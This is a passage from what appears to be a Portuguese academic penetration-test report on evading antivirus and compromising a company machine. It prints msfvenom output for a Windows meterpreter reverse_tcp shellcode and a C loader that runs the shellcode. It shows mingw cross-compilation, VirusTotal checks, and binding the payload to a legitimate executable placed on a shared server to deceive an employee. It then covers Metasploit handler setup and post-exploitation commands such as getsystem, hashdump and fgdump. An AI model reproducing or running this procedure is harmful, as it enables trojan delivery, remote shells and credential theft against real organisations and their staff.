
4.4.2 Burlando Antivírus

Segundo Weidman (2014), a cada dia que passa, soluções de empresas de segurança evoluem suas proteções, como estes tipos de arquivos são utilizados para causarem algum dano, estas empresas realizam investimentos em tecnologia. As soluções por antivírus conseguem detectar o *malware* de dois modos, a saber: (i) definições de antivírus - o código do programa suspeito é comparado com códigos maliciosos presente em seus bancos de dados; e (ii) análise dinâmica - verifica o comportamento do programa suspeito, como atividades

consideradas maliciosas, como, por exemplo, tentativa de escalação de privilégios não autorizados no sistema operacional, substituição de arquivos no sistema, entre outros.

A Figura 4.45 ilustra um método para inserir os dois códigos gerados: a variável *shellcode* que é o *shellcode* do *payload* convertido em linguagem C; e uma *string* pseudo randômica de um método padrão no Linux conhecido como *urandom*.

Figura 4.45 – Método para codificar shellcode do *payload*



Fonte: Adaptada de Weidman (2014, p. 329)

Na Figura 4.46 utiliza-se a técnica conhecida como *Cross-compilação personalizada*, gerando um *payload* de conexão reversa, mas destaca-se o detalhe da utilização de *msvenom*, ou seja, a conversão do *shellcode* em linguagem C (Figura 4.47). Após a conversão, criou-se um arquivo .c um método com duas variáveis; *buf* e *shellcode*.

A função método *main* , Figura 4.46b, é executado para embaralhar de forma recursiva o código contido na variável *shellcode[]* e o código contido na variável *random[]*(Figura 4.46a), utilizando o código pseudo aleatório com o objetivo de deixar mais difícil a detecção do *payload* pelas soluções antivírus, pelo método de detecção de definições de antivírus.

Figura 4.46 - Cross-compilação personalizada (a) inserção de dados gerados no arquivo payload.c e (b) método *main* do código fonte contendo função recursiva.

(a)

Figura 4.46 (continuação)

```
"\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f\x30\xff\xd5"
"\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49\xff\xce\xe9\x3c"
"\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xb4\x41"
"\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5");

int main(void){

        ((void (*)())shellcode)();

}
```

C ▾ Largura da tabulação: 8 ▾ Lin 38, Col 64 ▾ INS

(b)

Fonte: Weidman (2014, p. 330)

Figura 4.47 - Conversão do *shellcode* do *payload* em linguagem C

```
root@YagoKali: ~
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
root@YagoKali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.10 lport=443 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2166 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
```

Fonte: Elaborada pelo autor

A Figura 4.48 ilustra a utilização do código `cat /dev/urandom | tr –dc A-Z-a-z-0-9 | head –c512` , onde: `/dev/urandom` é método pseudo randomico do Linux, `tr –dc A-Z-a-z-0-9` é definição de caracteres alfanuméricos e `head –c512` é uma *String* de 512 bits.

Figura 4.48 - Utilização de um método *pseudo* randômico do Linux

```
root@YagoKali: ~
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
root@YagoKali:~# cat /dev/urandom | tr -dc A-Z-a-z-0-9 | head -c512
pEBrYrk0MlbqRjcE-v0cxLAVvTI-Nn-3hiUieStefY1aUUg7ptH0GyL4aRd4JkcukheAb5c6eoxuf49x
8CUzrwTApsSjgo6mOeEqz7foqKOXCRf3AJXrPVkxoyD9oGGUnjbjl4pGsiRJADsBz533w1tfqBIsqvvf
N9WdbFI01438DWpqvPLLg16DjpcHzZcG9F2D3aIYMgiJgmi7H-GbeBxk4ogtv2Ml9E4fiCuY3376PGtJ
sRZJ2vYBUVj1Vezm42zmptkmmguAtKUXSIKVtno4RJ0kC34YXA4ezCKkC0w2RrvrIpU6KBFCHvLhPHHG
44Z5FGYztqg6JZLBQv5E8RzS8uUAXzP27X76pmFcMXVLow4ORJLivnFfW6bIzogDhBPgDURBlvKNAyyu
ImQjRyH-xAXAd0Ij72Ol6yX5jVg3hsYOIKCsZZqGl6T3KQcD2xGQcEE8z64UmLbpSCIc8Dvakuf3XvoJ
ONzeB2ne6CEY2ND57-T7LPbaiUQus83droot@YagoKali:~#
```

Fonte: Elaborada pelo autor

Após o arquivo ser salvo, utilizou-se o compilador *gcc* para transformá-lo em executável do Windows. Essa ação é ilustrada na Figura 4.49.


Figura 4.49 – Compilação do arquivo payload00.c e geração de arquivo executável

```
root@YagoKali:~# i586-mingw32msvc-gcc -o payload00.exe payload00.c
root@YagoKali:~#
```

Fonte: Elaborada pelo autor

Visando a detecção de possíveis ameaças, muitas empresas adotam o *software* Vírus Total (Figura 4.50), um *site* que faz análise de *malwares* em arquivos e links contra ameaças e utiliza a maioria das soluções antivírus presentes no mercado para realizar a análise.

Figura 4.50 – Interface do Virus Total



Fonte: Adaptada de https://www.virustotal.com


A Figura 4.51 ilustra a utilização do Vírus Total para o arquivo gerado (*payload.exe*). O arquivo executável foi capaz de bular mais de 50% das análises dos antivírus, mas não ao que o *host* 192.168.0.1 devido ao Kaspersky. Ao utilizar o Vírus Total, automaticamente é enviado amostras do *malware* para todas as empresas, consequentemente, transcorrendo em atualização das bases de dados dos antivírus, logo, em pouco tempo, as ameaças passam a ser detectáveis.

Figura 4.51 – Resultado da análise do arquivo payload00.exe

Fonte: Elaborada pelo autor

As Figuras 4.52 e 4.53 ilustram a interface das ferramentas Veil e Shellter, respectivamente. Esses utilizam inúmeras possibilidades de criptografia, de codificação em executáveis (*encoders*), dificultando a detecção pelo antivírus. Essas ferramentas foram utilizadas para tornar o *payload* indetectável e substituir pelo arquivo a ser manipulado. Destaca-se sua utilização para fins acadêmicos, portanto, as funções utilizadas serão suprimidas.

Figura 4.52 – Interface da ferramenta Veil




Fonte: Veil

Figura 4.53 – Interface da ferramenta Shellter

Fonte: Shelter.org

Após a encriptação, realizou-se a junção do *payload* com o executável original em um único executável, para que um funcionário da Empresa não suspeitasse de uma possível falha na execução do programa. Ao executar o arquivo, os dois arquivos que o compõe também seriam executados sequencialmente. Detalhes dessa junção também não serão apresentadas. A Figura 4.54 ilustra o comando *put* utilizado para enviar o arquivo.exe infectado pelo original contido na pasta do servidor compartilhado.


Figura 4.54– Substituição de arquivo executável pelo *payload*.



Fonte: Elaborada pelo autor

Em seguida, na Figura 4.55, apresenta-se o conjunto de comandos utilizados para obtenção de conexão com o arquivo *payload*. São os comandos: (i) `use exploit/multi/handler` para realizar uma conexão com o *exploit* que será executado na máquina alvo; (ii) `set payload /windows/x64/meterpreter/reverse_tpc` para setar o *payload* do Windows 64bits do módulo *meterpreter* de conexão reversa; (iii) `show options` mostra as opções do *payload*, (iv) `set lport` altera a porta do computador atacante; e (v) `set lhost` altera o IP do computador do atacante.


Figura 4.55 – Configuração do *exploit* para obtenção de conexão com o *payload*.



Fonte: Elaborada pelo autor

A Figura 4.56 mostra o comando *exploit*, que tem como objetivo executar o *exploit multi handler*, o qual aguarda o *payload* ser executado, em seguida, após ser executado, abre-se o módulo *Meterpreter*. O comando `sysinfo` mostra detalhes do sistema operacional infectado.

Figura 4.56 – Obtenção de acesso ao sistema do alvo



Fonte: Elaborada pelo autor


4.4.3 Explorando o Sistema

4.4.3.1 Rede interna

Após burlado o antivírus com a execução do arquivo infectado pela falha humana (funcionário da Empresa), se tem acesso ao sistema através do módulo Meterpreter (Figura 4.56). Este módulo do Metasploit tem várias funções que agilizam o processo de exploração e pós exploração das invasões.

A Figura 4.57 ilustra o comando `getsystem`, utilizado para elevação de privilégios do usuário ativo, neste caso o sistema rejeitou a tentativa de mudança de privilégios. O comando `hashsump` faz uma cópia das senhas criptografadas dos usuários que estão cadastrados no sistema operacional, neste caso o comando também foi rejeitado pelo computador.


Figura 4.57 – Resultado da execução dos comandos *getsystem* e *hashdump*



Fonte: Elaborada pelo autor

Após a tentativa frustrada de mudança de privilégios e a captura de *hashs* dos usuários do sistema, foi utilizado o programa *fgdum*, nativo do Kali Linux, que tem a função de capturar dados de usuários do sistema Windows. A Figura 4.58 ilustra o caminho que o programa está localizado no sistema e os outros programas para captura de dados.


Figura 4.58 – Utilização do arquivo *fgdump.exe*



Fonte: Elaborada pelo autor

A Figura 4.59 ilustra um *upload* do arquivo para a pasta raiz do sistema alvo, no disco local C:\.


Figura 4.59 – Upload do arquivo *fgdump.exe* para o computador alvo



Fonte: Adaptada de Metasploit


A Figura 4.60 ilustra a execução do *shell* do sistema alvo, localizando um arquivo no diretório C:\. Enquanto, a Figura 4.61 ilustra a execução do arquivo *fgdump.exe*. O executável não retornou nenhum dado de senhas de usuários.

Figura 4.60 – Execução do *shell* na máquina alvo



Fonte: Elaborada pelo autor


Figura 4.61 – Execução do arquivo *fgdump*.exe



Fonte: Elaborada pelo autor

A Figura 5.62 ilustra um utilitário do *Meterpreter* de captura de senhas. Utilizou-se o comando `run hashdump`, que possui a mesma função do `fgdump`.


Figura 4.62 – Execução do comando `hashdump` do Meterpreter



Fonte: Elaborada pelo autor

